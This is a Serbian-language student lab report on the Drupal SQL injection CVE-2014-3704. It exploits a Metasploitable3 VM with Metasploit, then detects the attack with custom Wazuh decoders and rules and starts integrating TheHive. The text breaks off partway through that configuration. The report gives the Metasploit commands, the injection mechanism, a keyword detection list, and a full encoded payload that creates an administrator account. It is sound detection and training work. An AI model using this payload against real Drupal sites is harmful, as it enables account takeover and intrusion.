Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenata: Milica Đumić i Vasilije Zeković
Datum: 17.11.2024.

Pregled Ranljivosti

1.1 **Informacije o ranljivosti**

ID ranljivosti (CVE): *CVE-2014-3704*
Pogođen servis: *Drupal*
CVSS ocena: *9.8*

Opis ranljivosti:

Slanjem *HTTP POST* zahteva, upotrebom *HTTP* protokola, korišćenjem porta 80 i *TCP* transportnog protokola, preko login stranice na *URI localhost/drupal/?q=node&destination=node,* sa parametrima koji su maliciozno definisani od strane korisnika, uspešno se izvršava napad *SQL* injekcijom nad *Drupal* servisom. Ovaj napad može dovesti do različitih zloupotreba nad bazom podataka, izvršavanjem proizvoljnih *PHP* skripti kao i instalacije *backdoors* programa. Direktno je pogođena metoda *protected function expandArguments(&$query, &$args)* apstrakne klase *abstract class DatabaseConnection extends PDO.* Pomenuta klasa i metoda pripadaju *Database Abstraction* sloju, koji omogućava podršku različitim bazama podataka.

1.2 **Opis eksploita**

Metod eksploatacije:

Potrebno je podesiti *URL* adresu sajta koju napadač cilja. Slanjem *HTTP POST* zahteva sa malicioznim parametrima na *login* stranicu se dodaje novi nalog u tabelu korisnika, a zatim se u tabeli uloga tom novododatom nalogu dodeljuje uloga administratora. U slučaju uspešne eksploatacije ranjivosti, napadač ima pristup novom administratorskom nalogu. Ovaj eksploit poseduje i proširenje u vidu pokretanja *.php* skripte kroz objavu članka od strane administratora i na taj način se ostvaruje pristup meterpreteru. Fokus izveštaja je na osnovnoj funkcionalnosti eksploita – primena *SQL* injekcije zarad ostvarivanja administratorskih privilegija na *Drupal* servisu.

Proces Eksploatacije

2.1 **Podešavanje eksploita**

Ranljiv cilj:
U pitanju je *metasploitable*3 ranjiva mašina, koja pokreće ranjiv *Drupal* servis sa verzijom 7.5 koji trči na portu 80.

Alati za eksploataciju:

Korišćen je *Metasploit* alat za eksploataciju ranjivosti. Odabran je eksploit pod nazivom: *"Drupal HTTP Parameter Key/Value SQL Injection"*. Sam eksploit poseduje dve metode primene. Odabrana metoda primene eksploita većim delom odgovara metodologiji eksploita opisanoj u izveštaju o proceni ranjivosti. Dakle, radi efikasnije aplikacije eksploita koristiće se *Metasploit* alat i izabran je eksploit koji predstavlja nadskup prvobitnog eksploita.

2.2 **Koraci eksploatacije**

Inicijalno se pokreće *metasploit* uz pomoć komande *msfconsole.*

```
C: \Windows\system32>msfconsole
```

Zatim se pronađe prethodno opisani eksploit i odabere.

```
msf6 > search drupal
       18 \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)
msf6 > use 18
```


Nakon toga se pomoću komande *info* mogu pronaći dodatne informacije u vezi obaveznih i opcionih parametara samog eksploita. U nastavku će biti inicijalizovani obavezni parametri.

Neophodno je podesiti port, IP adresu i *URI* servisa ranjive mašine.

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 172.29.200.11
msf6 exploit(multi/http/drupal_drupageddon) > set rport 80
msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
```

2.3 **Rezultat eksploatacije**

Naredbom *exploit* se pokreće eksploatacija.




Fokus ovog eksploita jeste na primeni *SQL* injekcije. Ona se ostvaruje na samom početku eksploita. Sve kasnije predstavlja eskalaciju eksploatacije ranjivosti i u konačnom ostvarivanja *meterpeter* sesije. Suština eksploita je u prosleđivanju problematičnih parametara *name* koji obično služe za dupli unos podataka, kao što je slučaj kod izmene lozinke pri ponovljenom unosu nove lozinke. Zahvaljujući tome se generišu parametri *name[0] = lozinka* i *name[1] = ponovljena_lozinka*. Ovo se može zloupotrebiti usled neadekvatne validacije vrednosti 0 i 1 što su zapravo ključevi. Dakle, *Drupal* će prethodno opisane parametre automatski interpretirati u sledeći rečnik:

```
{
    "name": {
        "0": "lozinka",
        "1": "ponovljena_lozinka"
    }
}
```

Nakon toga će problematična funkcija izvršiti sređivanje unosa i obaviti kreranje dva nova ključa na osnovu ključa *name*. To su *name_0* i *name_1*. Zatim će ključevi biti inicijalizovani na sledeći način, *name_0 = lozinka* i *name_1 = ponovljena_lozinka*. Važna napomena jeste da su *name_0* i *name_1* zapravo *placeholder-i* u upitu. Pošto ključevi 0 i 1 nisu validirani, omogućen je unos proizvoljnih vrednosti. Na primer, unos vrednosti "*0; maliciozni upit # zakomentarisanje svega ostalog"* umesto *"*0" omogućava izvršavanje proizvoljnog upita. U slučaju ovog eksploita "*maliciozni_upit"* odgovara *DDL* naredbi za kreiranje administratorskog naloga.

U nastavku je dat dokaz da se dobijeni kredencijali uspešno koriste za logovanje i da je novom kroisniku dodeljena administratorska uloga.


tvikpMeuTT | Metasploitable3
dumitka/zoss
Not secure
172.29.200.11/drupal/?q=user#overlay=%3Fq%3Duser%252F38%252Fedit
Hello tvikpMeuTT
Log out
Dashboard
Content
Structure
Appearance
People
Modules
Configuration
Reports
Help
Add content
Find content
Edit shortcuts
tvikpMeuTT
VIEW
EDIT
SHORTCUTS
My account
Home » tvikpMeuTT
Username *
tvikpMeuTT
Spaces are allowed; punctuation is not allowed except for periods, hyphens, apostrophes, and underscores.
Current password
Enter your current password to change the E-mail address or Password. Request new password.
E-mail address *
cklkr@blbdy.cyr
A valid e-mail address. All e-mails from the system will be sent to this address. The e-mail address is not made public and will only be used if you wish to receive a new password or wish to receive certain news or notifications by e-mail.
Password
Password strength:
Confirm password
To change the current user password, enter the new password in both fields.
Status
Blocked
Active
Roles
authenticated user
administrator
PICTURE

Detekcija Korišćenjem *Wazuh SIEM-a*

3.1 **Konfiguracija *SIEM-a***

Podešavanje *Wazuh* agenta:

Podešavanje započinje u *Wazuh* menadžeru. Sam *Wazuh dashboard* je moguće otvoriti putem *browser-a* na adresi *http://ip_adresa_menadžera:443* ukoliko je server vidljiv iz lokalne mašine. Potrebno je ući u meni *Server Management* > *Endpoints Summary* > *Deploy new agent*, zatim izabrati opciju *Linux RPM amd64* i uneti IP adresu *Wazuh* menadžera. Ovim postupkom se izgenerišu potrebne komande za konfiguraciju ranjive mašine.

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.9.2-
1_amd64.deb && sudo WAZUH_MANAGER='172.29.200.157' dpkg -i ./wazuh-agent_4.9.2-
1_amd64.deb
/var/ossec/bin/wazuh-control start
```

Pokretanjem ovih komandi *Wazuh* agent je uspešno podešen.

Prikupljanje logova:

Prikupljanje interesantnih logova *Apache* 2.4.7 web servera, koji je pokrenut u pozadini *Drupal* servisa, se obavlja u datoteci */var/log/apache2/access.log*.

Primer sloga:
172.29.192.1- - [17/Nov/2024:11:02:45 +0000] "POST /drupal/?q=user/login HTTP/1.1" 302 534 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36"

Nedostatak standardnog prikupljanja od strane *Apache* servera predstavlja nemogućnost adekvatne izmene sloga *access.log* datoteke. Eksploit prilikom slanja *HTTP POST* zahteva maliciozne parametre prosleđuje u telu zahteva. Nažalost, telo zahteva nije moguće zapisati u access.*log* datoteci. Kada bi eventualno postojala takva opcija, bilo bi dovoljno izmeniti postojeća pravila (*0245-web_rules.xml*) i dekodere (*0025-apache_decoders.xml*) koji su zaduženi za registrovanje napada *SQL* injekcijom.

Pošto je neophodno obezbediti detaljnije logovanje nad *Apache* serverom, odabran je modul *Dumpio.* Pokrenute su sledeće komande radi ispravne konfiguracije *Dumpio* modula.

Uključivanje *Dumpio* modula:

```
$ sudo a2enmod dump_io
```

U *apache2.conf* fajlu na putanji /etc/apache2/ upisati sledeće:

```
LogLevel dumpio:trace7
DumpIOInput On
DumpIOOutput On
```

Restartovati server:

```
$ sudo service apache2 restart
```

Zatim je potrebno dodati deklaraciju, ukoliko prethodno ne postoji, u datoteci *ossec.conf* na mašini agenta na putanji */var/ossec/etc/*. Zahvaljujući toj deklaraciji će agent prikupljati *error* logove i otpremati ih *Wazuh* menadžeru.

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/apache2/error.log</location>
</localfile>
```

Primer sloga u *error.log* datoteci:

[Sun Dec 01 14:21:38.902128 2024] [dumpio:trace7] [pid 9324] mod_dumpio.c(103): [client 172.29.192.1:10782] mod_dumpio: dumpio_in (data-HEAP): name%5b0%20%3binsert%20into%20users%20%28uid%$...

Svaka linija HTTP zahteva ili odgovora se beleži od strane *Dumpio* modula i predstavlja jednu liniju (slog) u *error.log* datoteci. Ovime je omogućeno iščitati *name* parametar prosleđen u telu zahteva koji je karakterističan za *Drupal SQL injection* napad.

Sledi konfiguracija dekodera kako bi se adekvatno iščitavao deo sloga svakog zahteva u kojem se posebno prepoznaje deo sa slanjem parametara u telu zahteva. Poenta je uhvatiti sve unutar *name* parametra.

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/apache2/error.log</location>
</localfile>
```

3.2 *Wazuh SIEM* pravila

Pravila korišćena za detekciju:

U *Wazuh*-u ne postoji dekoder koji adekvatno prepoznaje slogove *error.log*. Prvenstveno je bilo potrebno napisati dekoder kojime će se obaviti adekvatan *prematch* kako bi se maliciozna vrednost parametra *name* namapirala na promenljivu koja se može koristiti u pravilu koje je kasnije definisano. Korišćenjem sledeće vrednosti *prematch* taga će se nedvosmisleno izdvojiti svi parametri zahteva sa problematičnim nazivom *name*.

Korisnički definisan dekoder:

```
<decoder name="drupal_decoder_v2">
       <prematch>mod_dumpio:  dumpio_in \(data-HEAP\): name</prematch>
</decoder>

<decoder name="drupal_decoder_v2_child">
       <parent>drupal_decoder_v2</parent>
       <regex offset="after_parent">(\S+)</regex>
```

```
	<order>illegal_parameter_value</order>
</decoder>
```


Korisnički definisano pravilo:


Ovo pravilo se okida na osnovu dekodovanih slogova od strane dekodera sa nazivom *drupal_decoder_v2.* Prepoznata je promenljiva *illegal_parameter_value* u kojoj se nalazi potencijalno maliciozni sadržaj. Zatim se dinamički proverava da li ta vrednost sadrži neku od zabranjenih reči. *ID* je dodeljenja vrednost 100002 iz razloga što su vrednosti u opsegu od 100000 do 120000 rezervisane za korisnička pravila. Dodeljujemo *level* 13, što znači da aktivacija ovog pravila pripada kategoriji ozbiljnih bezbednosnih pretnji. Pravila numerisana nivoom 13 predstavljaju jasno utvrđene obrasce napada. Pravilo koje je definisano je vrlo specifično i bilo koji korisnik koji svojim delovanjem aktivira ovo pravilo defintivno ima maliciozne namere. Njegov pokušaj najverovatnije rezultuje uspešnom eksploatacijom ranjivosti koja ima ozbiljne posledice po sistem.

```
<group name="drupal">
	<rule id="100002" level="13">
		<decoded_as>drupal_decoder_v2</decoded_as>
		<field
name="illegal_parameter_value">insert|union|delete|update|drop|select</field>
		<description>Drupal SQL Injection Attack!</description>
	</rule>
</group>
```

3.3 Proces detekcije

U sekciji *Wazuh* menadžera *Threat Intelligence > Threat Hunting* je moguće uočiti pretnju koja se tiče *SQL injection* napada što je bio cilj.


Wazuh
dumitka/zoss
Not secure
https://172.29.200.157/app/threat-hunting#/overview/?tab=general&tab...
Threat Hunting
metasploitable3-ub1404
a
Count
10
8
6
4
2
0
21:00
00:00
03:00
06:00
09:00
12:00
15:00
18:00
timestamp per 30 minutes
17 hits
Dec 1, 2024 @ 18:52:00.583 - Dec 2, 2024 @ 18:52:00.583
Export Formated
568 columns hidden
Density
1 fields sorted
Full screen
timestamp
agent.name
rule.description
rule.level
rule.id
Dec 2, 2024 @ 18:51:23.812
metasploitable3-ub1404
Drupal SQL Injection Attack!
13
100002


Wazuh
dumitka/zoss
Not secure
https://172.29.200.157/app/discover#/doc/wazuh-alerts-*/wazuh-alerts-4...
Discover
wazuh-alerts-4.x-2024.12.02#Ynl_iJMBjOBDua0zuoSJ
a
@timestamp Dec 2, 2024 @ 18:51:23.812
_index wazuh-alerts-4.x-2024.12.02
agent.id 003
agent.ip 172.29.200.11
agent.name metasploitable3-ub1404
data.illegal_parameter_value
%5b0%20%3binsert%20into%20users%20%28uid%2c%20name%2c%20pass%2c%20mail%2c%20status%29%20select%20max%28uid%29%2b1%2c%20%27wlTWzUzEvm%27%2c%20%27%24P\\%248HyaYsfVbI0MlFlNH5HHR7wqILoIhs.%27%2c%20%27sfjzy%40qyicg.yea%27%2c%201%20from%20users%3b%20insert%20into%20users_roles%20%28uid%2c%20rid%29%20VALUES%20%28%28select%20uid%20from%20users%20where%20name%3d%27wlTWzUzEvm%27%29%2c%20%28select%20rid%20from%20role%20where%20name%20%3d%20%27administrator%27%29%29%3b%20%23%20%5d=McbbacOMOm&name%5b0%5d=EZoWxlMOuY&
decoder.name drupal_decoder_v2
full_log
[Mon Dec 02 17:51:21.974340 2024] [dumpio:trace7] [pid 2033] mod_dumpio.c(103): [client 172.29.192.1:6744] mod_dumpio: dumpio_in (data-HEAP): name%5b0%20%3binsert%20into%20users%20%28uid%2c%20name%2c%20pass%2c%20mail%2c%20status%29%20select%20max%28uid%29%2b1%2c%20%27wlTWzUzEvm%27%2c%20%27%24P\\%248HyaYsfVbI0MlFlNH5HHR7wqILoIhs.%27%2c%20%27sfjzy%40qyicg.yea%27%2c%201%20from%20users%3b%20insert%20into%20users_roles%20%28uid%2c%20rid%29%20VALUES%20%28%28select%20uid%20from%20users%20where%20name%3d%27wlTW
id 1733161883.32241
input.type log
location /var/log/apache2/error.log
manager.name wazuh-server
rule.description Drupal SQL Injection Attack!
rule.firedtimes 1
rule.groups drupal
rule.id 100002
rule.level 13
rule.mail true
timestamp Dec 2, 2024 @ 18:51:23.812

Incident Response sa The Hive-om

4.1 **Podešavanje integracije**

Postupak u *TheHive-u*

Ukoliko je prethodno instaliran *Docker*, instalacija *TheHive-a* se može jednostavno obaviti pokretanjem komandi *docker pull* i *docker run* u zavisnosti od odabrane verzije *TheHive-a.* Konkretnije komande kao i verzije su dostupne na *Docker Hub-u.*

Nakon što je instaliran *TheHive* potrebno je napraviti organizaciju sa administratorskim nalogom. Zatim kreirati korisnika uz administratorske permisije koji je dodeljen toj organizaciji. Njemu je potrebno dodati lozinku kako bi mogao da se prijavi. Tako kreiran korisnik ima mogućnost da kreira nove korisnike, upravlja slučajevima i uzbunama. Integracija sa *Wazuh-om* je moguća *pomoću TheHive REST API-a*. Za potrebe ovoga kreiramo korisnika sa permisijama *„analyst*“ i za njega generišemo *API* ključ.

Postupak u *Wazuh menadžeru*

Ukoliko *Wazuh* menadžer prethodno nije instaliran, dovoljno je preuzeti .ova sliku i importovati je u alat za pokretanje virtuelnih mašina (npr. *Oracle VirtualBox*).

Potrebno je instalirati python modul za *TheHive*, komandom:

```
sudo /var/ossec/framework/python/bin/pip3 install thehive4py==1.8.1
```

Kreirati integracionu skriptu u fajlu */var/ossec/integrations/custom-w2thive.py*. Vrednost *lvl_threshold* unutar skripte odgovara minimalnom *level-u* upozorenja koji će biti prosleđen *TheHive-u*. Postavka *lvl_threshold-a* na 0 obezbeđuje registrovanje svih događaja. Potrebno je napraviti i *bash* skriptu u istom direktorijumu sa nazivom *custom-w2thive.* Ona će će pokrenuti *custom-w2thive.py*.

Potrebno je još dodeliti adekvatne permisije *Wazuh-u* tako što unosimo sledeće komande:

```
sudo chmod 755 /var/ossec/integrations/custom-w2thive.py
sudo chmod 755 /var/ossec/integrations/custom-w2thive
sudo chown root:ossec /var/ossec/integrations/custom-w2thive.py
sudo chown root:ossec /var/ossec/integrations/custom-w2thive
```

Ukoliko grupa *root:ossec* ne postoji:

```
sudo groupadd ossec
```

Što se tiče integracije pravila, da bismo obezbedili da se izvrši integraciona skripta neophodno je da u */var/ossec/etc/ossec.conf* unesemo sledeći kod:

```
<ossec_config>
…
  <integration>
    <name>custom-w2thive</name>
```

